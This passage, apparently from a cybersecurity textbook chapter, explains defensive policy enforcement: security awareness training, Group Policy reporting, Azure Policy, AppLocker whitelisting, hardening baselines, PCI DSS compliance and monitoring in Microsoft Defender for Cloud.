Security awareness training should be delivered to all employees, and it should be constantly updated to include new attack techniques and considerations. Many companies are delivering such training online, via the company's intranet. If the training is well crafted, rich in visual capabilities, and contains a self-assessment at the end, it can be very effective. Ideally, the security awareness training should contain:

- **Real-world examples**: Users will more easily remember things if you show a real scenario. For example, talking about phishing emails without showing what a phishing email looks like, and how to visually identify one, won't be very effective.
- **Practice**: Well-written text and rich visual elements are important attributes in training materials, but you must submit the user to some practical scenarios. Let the user interact with the computer to identify spear phishing or a fake social media campaign.

At the end of the training, all users should acknowledge that they successfully finalized the training, and that they are aware not only about the security threats and countermeasures covered in the training, but also about the consequences of not following the company's security policy.

It is also important to ensure that security awareness training is updated at least once a quarter to include new attacks and scenarios. Even if there are not new attacks from the technical perspective, there are always new scenarios of exploitation that everyone can learn from. One place that you can visit on a monthly basis to learn about the new attacks and techniques being used is the MITRE ATT&CK website `https://attack.mitre.org` and from there navigate through the ATT&CK Matrix for Enterprise.

## Policy enforcement

Once you finish building your security policy, it is time to enforce it, and this enforcement will take place by using different technologies according to the company's needs. Ideally, you will have an architecture diagram of your network to understand fully what the endpoints are, what servers you have, how the information flows, where the information is stored, who has and who should have data access, and the different entry points to your network.

Many companies fail to enforce policies fully because they only think of enforcing policies at endpoints and servers.

What about network devices? That's why you need a holistic approach to tackle every single component that is active in the network, including switches, printers, and IoT devices.

If your company has Microsoft Active Directory, you should leverage the **Group Policy Object** (**GPO**) to deploy your security policies. These policies should be deployed according to your company's security policy. If different departments have different needs, you can segment your deployment using **organizational units** (**OUs**) and assign policies per OU.

For example, if the servers that belong to the HR department require a different set of policies, you should move these servers to the HR OU and assign a custom policy to this OU.

If you are unsure about the current state of your security policies, you should perform an initial assessment using the PowerShell command `Get-GPOReport` to export all policies to an HTML file. Make sure that you run the following command from a domain controller:

```
PS C:> Import-Module GroupPolicy
PS C:> Get-GPOReport -All -ReportType HTML -Path .GPO.html
```

The result of this command is shown here:





*Figure 10.3: Results of the Get-GPOReport command*

It is also recommended that you perform a backup of the current configuration and make a copy of this report before making any change to the current group policies. Another tool that you can also use to perform this assessment is the policy viewer, part of the Microsoft Security Compliance toolkit:





*Figure 10.4: Screenshot of the Policy Viewer, part of the Microsoft Security Compliance Toolkit*

The advantage of this tool is that it doesn't just look into the GPOs, but also into the correlation that a policy has with a registry's key values. This is a great advantage because you will immediately know what changes will be done in the registry based on those policies. Having this knowledge can help you later on to troubleshoot an issue, and even investigate a security incident where changes were made to those registry keys. You will immediately know what the threat actor was trying to achieve, since you know the policy that they were trying to change.

## Policies in the cloud

If you have a hybrid environment with workloads on-premises and in the cloud, you also want to ensure that you have policies in place for your cloud-based resources. In Azure this can be done using Azure Policy:





*Figure 10.5: Azure Policy main dashboard*

In Azure Policy you can easily see the policies that are assigned and the scope of that policy. As you can see in *Figure 10.5*, there are some policies that are assigned to the Management Group level and others that are assigned to the entire subscription. The decision if a policy will be assigned to a Management Group level or the entire subscription varies according to how your resources are organized and the overall architecture of your organization. In the example shown in *Figure 10.6* we have an organization that has one Azure AD Tenant, but multiple subscriptions. However, they want to ensure that all branches in each region of the globe will have similar policies, so they created a Management Group that reflect the global region and are assigning the policy to the management that contains the subscriptions. As a result, the subscriptions will inherit the policies that were established in the management group level.





*Figure 10.6: Designing management groups and policies*

While the designing of how the management groups and subscriptions will be distributed, it is even more important to understand which policies are going to be used as audit only and which ones you want to enforce. In cloud computing we want to ensure that users are able to provision resources on their own, but we also need to ensure that security is in place to prevent the deployment of resources that are not secure. That's the balance that you will need to fine tune.

## Application whitelisting

If your organization's security policy dictates that only licensed software is allowed to run in the user's computer, you need to prevent users from running unlicensed software, and restrict the use of licensed software that is not authorized by IT. Policy enforcement ensures that only authorized applications will run on the system.



**Important:** We recommend that you read NIST publication *800-167* for further guidance on application whitelisting. Download this guide from `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf`.

When planning policy enforcement for applications, you should create a list of all apps that are authorized to be used in the company. Based on this list, you should investigate the details about these apps by asking the following questions:

- What's the installation path for each app?
- What's the vendor's update policy for these apps?
- What executable files are used by these apps?

The more information you can get about the app itself, the more tangible data you will have to determine whether or not an app has been tampered with. For Windows systems, you should plan to use AppLocker and specify which applications are allowed to run on the local computer.

In AppLocker, there are three types of conditions to evaluate an app, which are:

- **Publisher**: This should be used if you want to create a rule that will evaluate an app that was signed by the software vendor
- **Path**: This should be used if you want to create a rule that will evaluate the application path
- **File hash**: This should be used if you want to create a rule that will evaluate an app that is not signed by the software vendor

These options will appear in the **Conditions** page when you run the **Create Executable Rules** wizard. To access this, use the steps below:

1. Click the Windows button, type `Run`, and click on it.
2. Type `secpol.msc` and click **OK**.
3. Expand **Application Control Policies** and expand **AppLocker**.
4. Right click **Executable Rules**, select **Create New Rule** and follow the wizard:





*Figure 10.7: The Conditions page that appears when running the Create Executable Rules wizard*

Which option you choose will depend on your needs, but these three choices should cover the majority of the deployment scenarios. Keep in mind that, depending on which option you choose, a new set of questions will appear on the page that follows.



Make sure that you read the AppLocker documentation at `https://docs.microsoft.com/en-us/windows/device-security/applocker/applocker-overview`.

To whitelist apps in an Apple OS, you can use Gatekeeper (`https://support.apple.com/en-us/HT202491`), and in a Linux OS you can use SELinux.

Another option to whitelist an application is to use a platform such as Microsoft Defender for Cloud that leverages machine learning capabilities to learn more about the apps, and automatically create a list of apps that you should whitelist. The advantage of this feature is that it works not only for Windows, but also for Linux machines.

The machine learning usually takes two weeks to learn about the applications, and after that a list of apps is suggested and at that point you can enable as is, or you can make customizations to the list. The figure below shows an example of the application control policy in Microsoft Defender for Cloud:





*Figure 10.8: An example of the application control policy, found in Microsoft Defender for Cloud*

The adaptive application control works for Azure VMs, and for computers located on-premises and in other cloud providers. For more information on this feature, access `https://docs.microsoft.com/en-us/azure/defender-for-cloud/adaptive-application-controls`.

When a user executes an application that is not covered by the Adaptive Application Control policy, you will receive an alert similar to the one shown in *Figure 10.9*:





*Figure 10.9: Alert triggered for an application not covered by Adaptive Application Control policy*

As you can see, there are many different ways you can whitelist applications. Regardless of which method you choose, it is important to ensure you whitelist the right applications for your organization, and prevent access to any applications that could cause harm. This is an important step in making sure that only the necessary people have access to the necessary apps within your organization, but it is also well worth employing guardrails and hardening your defenses in other areas as well.

## Hardening

As you start planning your policy deployment and addressing which setting should be changed to better protect the computers, you are basically hardening them to reduce the attack vector. You can apply **Common Configuration Enumeration** (**CCE**) guidelines to your computers. For more information about CCE, visit `https://nvd.nist.gov/config/cce/index`.



**Important:** Do not confuse CCE with **Common Vulnerability and Exposure** (**CVE**), which usually requires a patch to be deployed in order to mitigate a certain vulnerability that was exposed. For more information about CVE, visit `https://cve.mitre.org/`.

To optimize your deployment, you should also consider using security baselines. This can assist you in better managing not only the security aspect of the computer, but also its compliance with company policy. For the Windows platform, you can use the Microsoft Security Compliance Manager. You need to download this tool from the Microsoft website (`https://www.microsoft.com/en-us/download/details.aspx?id=53353`) and install it on your Windows system.

While CCE is a good alternative to get start hardening your system, you should also take in consideration the compliance requirements that your organization must be in alignment. For example, if you organization has workloads that handle branded credit cards from the major card schemes, these workloads will need to be compliant with the **Payment Card Industry Data Security Standard** (**PCI DSS**).

You can leverage Cloud Security Posture Management platforms such as Microsoft Defender for Cloud to get better visibility if your workloads are compliant to this standard, as shown in the example of *Figure 10.10*:





*Figure 10.10: An example of the Defender for Cloud Regulatory Compliance dashboard*

In the example shown in *Figure 10.10*, you have the clear description of the security recommendation that must be remediated in order to be compliant with PCI DSS 3.2.1, item 7.1.1, which specifies security control requirements for system components and data resources that each role needs to access for their job function, and the level of privilege required for accessing resources.

Notice also in *Figure 10.10* that there are different tabs for different industry standards, which can also help to measure your current compliance state if you have different workloads that need to be compliant with different industry standards.

Once you understand the type of baseline you will utilize, you can deploy guardrails at the beginning of the pipeline that will enforce those standards and avoid creating workloads that are not following the requirements. This is an important step to keep all new provisioned workloads secure by default, in other words: with the necessary level of hardening to comply with the standard that was selected.

# Monitoring for compliance

While enforcing policies is important to ensure that the upper management's decisions are translated into real actions towards optimizing the security state of your company, monitoring these policies for compliance is also indispensable.

Policies that were defined can be easily monitored using tools such as Microsoft Defender for Cloud, which not only monitor Windows VMs and computers, but also those operating with Linux software. The example shown in *Figure 10.11* is for Windows machines:





*Figure 10.11: Monitoring security policies*

This dashboard shows the security recommendation called *Vulnerabilities in security configuration on your Windows machines should be remediated (powered by Guest Configuration)*. This recommendation looks across many security policies to identify if the machine is using the recommended configuration to mitigate a potential threat. For example, one rule that is part of this policy is the *Minimum session security for NTLM SSP based (including secure RPC) servers*.

When expanding this rule (by clicking in the Rule ID located in the bottom of the page – see *Figure 10.11* as an example), you will have another page that shows more details, as shown in *Figure 10.12*:

